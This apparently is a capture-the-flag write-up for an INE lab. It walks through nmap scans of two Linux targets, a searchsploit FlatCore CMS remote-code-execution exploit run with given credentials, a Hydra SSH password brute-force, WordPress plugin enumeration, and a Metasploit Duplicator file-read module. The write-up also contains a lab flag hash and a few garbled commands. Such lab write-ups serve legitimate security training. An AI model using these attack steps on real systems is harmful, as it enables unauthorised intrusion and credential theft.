> For the complete documentation index, see [llms.txt](https://notes.cavementech.com/pentesting-quick-reference/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://notes.cavementech.com/pentesting-quick-reference/boxes-machines/ine/host-and-network-penetration-testing-exploitation-ctf-1.md).
# Host & Network Penetration Testing: Exploitation CTF 1
This lab emphasizes identifying and exploiting vulnerabilities across two target Linux machines. You'll analyze web applications and services running on these machines to uncover weaknesses and exploit them to retrieve critical flags. The tasks involve leveraging known credentials, insecure configurations, and vulnerable plugins to compromise systems and access sensitive data.
Two Linux machines are accessible at **target1.ine.local** and **target2.ine.local**. Identify the application and service running on these machines, and capture the flags. The flag is an md5 hash format.
* **Flag 1:** Identify and exploit the vulnerable web application running on **target1.ine.local** and retrieve the flag from the root directory. The credentials **admin:password1** may be useful.
* **Flag 2:** Further, identify and compromise an insecure system user on **target1.ine.local**.
* **Flag 3:** Identify and exploit the vulnerable plugin used by the web application running on **target2.ine.local** and retrieve the **flag3.txt** file from the root directory.
* **Flag 4:** Further, identify and compromise a system user requiring no authentication on **target2.ine.local**.
The following wordlists will be useful:
* /usr/share/nmap/nselib/data/wp-plugins.lst
* /usr/share/metasploit-framework/data/wordlists/unix\_passwords.txt
### Scanning target2.ine.local
```
┌──(root㉿INE)-[~]
└─# sudo nmap -A -T5 --script=vuln target1.ine.local -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-17 18:23 IST
Nmap scan report for target1.ine.local (192.163.3.3)
Host is up (0.000081s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
| http-enum:
| /rss.php: RSS or Atom feed
| /robots.txt: Robots file
| /.gitignore: Revision control ignore file
| /content/: Potentially interesting folder
| /core/: Potentially interesting folder
| /global/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
| /install/: Potentially interesting folder
| /lib/: Potentially interesting folder
| /modules/: Potentially interesting folder
|_ /styles/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
| http-sql-injection:
| Possible sqli for queries:
| http://target1.ine.local:80/search/?s=dolor%27%20OR%20sqlspider
| http://target1.ine.local:80/search/?s=ipsum%27%20OR%20sqlspider
| http://target1.ine.local:80/search/?s=lorem%27%20OR%20sqlspider
| http://target1.ine.local:80/search/?s=sit%27%20OR%20sqlspider
| http://target1.ine.local:80/search/?s=dolor%27%20OR%20sqlspider
| http://target1.ine.local:80/search/?s=ipsum%27%20OR%20sqlspider
| http://target1.ine.local:80/search/?s=lorem%27%20OR%20sqlspider
| http://target1.ine.local:80/search/?s=sit%27%20OR%20sqlspider
| http://target1.ine.local:80/styles/default/js/?C=D%3BO%3DA%27%20OR%20sqlspider
| http://target1.ine.local:80/styles/default/js/?C=S%3BO%3DA%27%20OR%20sqlspider
| http://target1.ine.local:80/styles/default/js/?C=M%3BO%3DA%27%20OR%20sqlspider
| http://target1.ine.local:80/styles/default/js/?C=N%3BO%3DD%27%20OR%20sqlspider
| http://target1.ine.local:80/styles/default/js/?C=N%3BO%3DA%27%20OR%20sqlspider
| http://target1.ine.local:80/styles/default/js/?C=S%3BO%3DA%27%20OR%20sqlspider
| http://target1.ine.local:80/styles/default/js/?C=D%3BO%3DD%27%20OR%20sqlspider
| http://target1.ine.local:80/styles/default/js/?C=M%3BO%3DA%27%20OR%20sqlspider
| http://target1.ine.local:80/styles/default/js/?C=D%3BO%3DA%27%20OR%20sqlspider
| http://target1.ine.local:80/styles/default/js/?C=N%3BO%3DA%27%20OR%20sqlspider
| http://target1.ine.local:80/styles/default/js/?C=M%3BO%3DA%27%20OR%20sqlspider
| http://target1.ine.local:80/styles/default/js/?C=S%3BO%3DD%27%20OR%20sqlspider
| http://target1.ine.local:80/styles/default/js/?C=D%3BO%3DA%27%20OR%20sqlspider
| http://target1.ine.local:80/styles/default/js/?C=N%3BO%3DA%27%20OR%20sqlspider
| http://target1.ine.local:80/styles/default/js/?C=S%3BO%3DA%27%20OR%20sqlspider
|_ http://target1.ine.local:80/styles/default/js/?C=M%3BO%3DD%27%20OR%20sqlspider
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=target1.ine.local
| Found the following possible CSRF vulnerabilities:
|
| Path: http://target1.ine.local:80/
| Form id:
| Form action: /
|
| Path: http://target1.ine.local:80/
| Form id: username
| Form action: /index.php?p=1
|
| Path: http://target1.ine.local:80/index.php?p=1
| Form id:
| Form action: /
|
| Path: http://target1.ine.local:80/index.php?p=1
| Form id: username
| Form action: /index.php?p=1
|
| Path: http://target1.ine.local:80/acp/
| Form id:
| Form action: index.php
|
| Path: http://target1.ine.local:80/acp/index.php
| Form id:
|_ Form action: index.php
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-fileupload-exploiter:
|
| Couldn't find a file-type field.
|
|_ Couldn't find a file-type field.
MAC Address: 02:42:C0:A3:03:03 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/17%OT=22%CT=1%CU=42793%PV=N%DS=1%DC=D%G=Y%M=0242
OS:C0%TM=6942A7D6%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=Z%
OS:TS=A)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW7%O2=
OS:M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WI
OS:N(W1=7C70%W2=7C70%W3=7C70%W4=7C70%W5=7C70%W6=7C70)ECN(R=Y%DF=Y%T=40%W=7D
OS:78%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3
OS:(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=
OS:Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%R
OS:IPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT ADDRESS
1 0.08 ms target1.ine.local (192.163.3.3)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.82 seconds
```

We can see that we have web server running. lets explore it.
We have flatcore CMS and we do have the credentials so lets log in.
### Exploiting flatcore
Since the website is running on Flatcore, we should check if there are any known exploits available for this CMS. We can do this using the following command:
```
searchsploit flatcore
```
This command searches the Exploit-DB database for publicly available exploits related to Flatcore. If an exploit is found, we can analyze its details and attempt to use it for further exploitation.
As you can see, there are two available exploits, but neither is present in Metasploit. This means we need to execute the exploit manually on our system. Since our goal is to gain access to the root system, we will use the first exploit, which is Remote Code Execution (Authenticated).
To copy the exploit’s Python code into our current working directory, we can use the following command:
```
searchsploit -m 50262
```
Before executing the exploit, we should first read and analyze the code to understand how it works.
After reviewing the code, we can determine how to execute the exploit. To run the Python script and attempt exploitation, we use the following command:
```
python3 50262.py http://target1.ine.local/ admin password1
```
We have successfully logged in using the exploit. Now, to retrieve our first flag, we need to access the **root directory.** First, we list the directory contents using the following command: `ls /`
And here we have our first flag, which we can read using the command:
```
cat flag1.txt
```
### **Q.2 Further, identify and compromise an insecure system user on target1.ine.local**
To proceed with the compromise, we first need to enumerate the users on the target system. User directories are typically located in the `/home` directory, so let's list its contents using the command:
```
ls -l /home
```
And here we discovered a user named `iamaweakuser`. As the name suggests, this user likely has a weak password.
Since our initial `Nmap` scan revealed that the `SSH` port is open, we can attempt to brute-force the password using `Hydra`.
Command will be:
```
hydra -l iamaweakuser -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt ssh://target1.ine.local
```
So now, we have the password. Let’s log in to the SSH service using the command: `f` and enter the password when prompted.
To list the contents, type `ls`, and to read the flag, use `cat flag2.txt`. Here we got our second flag!
```
FLAG 2: 799a1821654242738e4132f8ed95ae4e
```
Now, the last two questions are related to another target, `target2.ine.local`.
### Scanning target2.ine.local
```
┌──(root㉿INE)-[~]
└─# sudo nmap -A -T5 --script=vuln target2.ine.local -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-17 18:40 IST
Nmap scan report for target2.ine.local (192.163.3.4)
Host is up (0.000088s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-enum:
| /wp-login.php: Possible admin folder
| /readme.html: Wordpress version: 2
| /: WordPress version: 6.1
| /wp-includes/images/rss.png: Wordpress version 2.2 found.
| /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
| /wp-includes/images/blank.gif: Wordpress version 2.6 found.
| /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
| /wp-login.php: Wordpress login page.
| /wp-admin/upgrade.php: Wordpress login page.
|_ /readme.html: Interesting, a readme.
| http-wordpress-users:
| Username found: admin
|_Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'
MAC Address: 02:42:C0:A3:03:04 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/17%OT=22%CT=1%CU=43511%PV=N%DS=1%DC=D%G=Y%M=0242
OS:C0%TM=6942AC0C%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10B%TI=Z%CI=Z%
OS:TS=A)SEQ(SP=103%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW7%O2=
OS:M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WI
OS:N(W1=7C70%W2=7C70%W3=7C70%W4=7C70%W5=7C70%W6=7C70)ECN(R=Y%DF=Y%T=40%W=7D
OS:78%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3
OS:(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=
OS:Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%R
OS:IPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT ADDRESS
1 0.09 ms target2.ine.local (192.163.3.4)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.47 seconds
```
The target is using wordpress. Lets look for some vulnerable plugins.
#### Nikto scan wordpress
```
nikto -h target2.ine.local
```
#### Gobuster to find wordpress plugins
```
gobuster dir -u http://target2.ine.local/wpcontent/plugins/ -w /usr/share/nmap/nselib/data/wp-plugins.lst
```
#### Nmap to find vulnerable wordpress scripts
```
nmap --script=http-wordpress-enum target2.ine.local
```
#### Wpscan to look for plugins
```
wpscan --url http://target2.ine.local/ --enumerate u,t,p
```
### Exploiting duplicator plugin
there is an exploit for duplicator
So there are multiple exploits available. One of them is an arbitrary file read exploit in Metasploit.
Let’s use it by running msfconsole and search that particular module.
Interact with the module by typing `use 1` and then `options` to list the required parameters.
So we need to set only `RHOSTS` as `target2.ine.local` and run the exploit.
```
set RHOSTS target2.ine.local
```
And the exploit executed successfully. Now, the third flag is in the root directory. Let’s read it by setting the `FILEPATH` to `/flag3.txt`.
And here we got our third flag which is:
### **Q.4 Further, identify and compromise a system user requiring no authentication on target2.ine.local.**
While running `/etc/passwd` during the arbitrary file read, we discovered a user named **iamacrazyfreeuser**, who has direct access to bash.
From the Nmap scan, we know that SSH is open, so let’s try connecting using
```
ssh iamacrazyfreeuser@target2.ine.local
```
And we got access **without any password**, which is crazyyy! Now, for our last flag, we need to list the files and read the flag using the `cat` command.
Press enter or click to view image in full size